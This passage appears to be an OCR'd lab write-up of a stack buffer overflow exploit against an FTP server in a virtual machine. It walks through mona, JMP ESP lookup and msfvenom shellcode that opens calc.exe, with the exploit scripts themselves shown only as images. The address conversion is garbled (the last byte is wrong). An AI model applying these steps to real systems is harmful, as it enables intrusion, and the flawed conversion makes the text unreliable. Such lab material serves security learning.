


Figure 10

- Mona will be used to find instruction.
- The command “!mona findsmp” will be used in immunity debugger and this will create findsmp.

10. Findsmp




Figure 11

11. Executable modules.




Figure 12

- In the immunity debugger go to view > executable modules: select kernel32.

12. Kernel32




Figure 13

- Find for JMP ESP command and get its value.

14. Modified exploit 3




Figure 14

- The value got from JMP ESP is 75823132.
- This value will replace B and the address will be written in the below order.
  75823132 > \x32\x31\x82\x72
- Immunity will stop at the break point which we used which is the JMP ESP address.
- This means EIP register is overwritten.


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 04:56
root@kali: ~
File Edit View Search Terminal Help
<timeout> = seconds to wait after each test (default: 2 seconds)
use "./bed.pl -s <plugin>" to obtain the parameters you need for
root@kali: ~/FTPServer
File Edit View Search Terminal Help
root@kali:~/FTPServer# python exploit3.py
root@kali:~/FTPServer# nano exploit3.py
root@kali:~/FTPServer# nano w.py
root@kali:~/FTPServer# nano w.py
root@kali:~/FTPServer# nano w.py
root@kali:~/FTPServer# python w.py
root@kali:~/FTPServer#
Right Ctrl
Type here to search
win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
unity Debugger - FTPServer.exe
ew Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consultin
J - thread 00000640
I/O command
:23] Access violation when writing to [0000021B] - use Shift+F7/F8/F9 to p
Paus
Right Ctrl
2:26 PM
5/12/2020

Figure 15

15. Shell code




Figure 16

- Before the next exploit we must generate a shellcode using msfvenom.
- Above image indicates the shellcode.
- This shellcode will execute calc.exe. shikata_ga_nai is used for encoding.

16. Exploit 4




Figure 17

- Add the generated code to the exploit 4 and run.

17. Crashes and opens calculator.




Figure 14

## References


[1] https://www.youtube.com/watch?v=TvBsE5eul8U

[2] https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3

[3] https://dl.packetstormsecurity.net/papers/call_for/FreeFloatFTP.pdf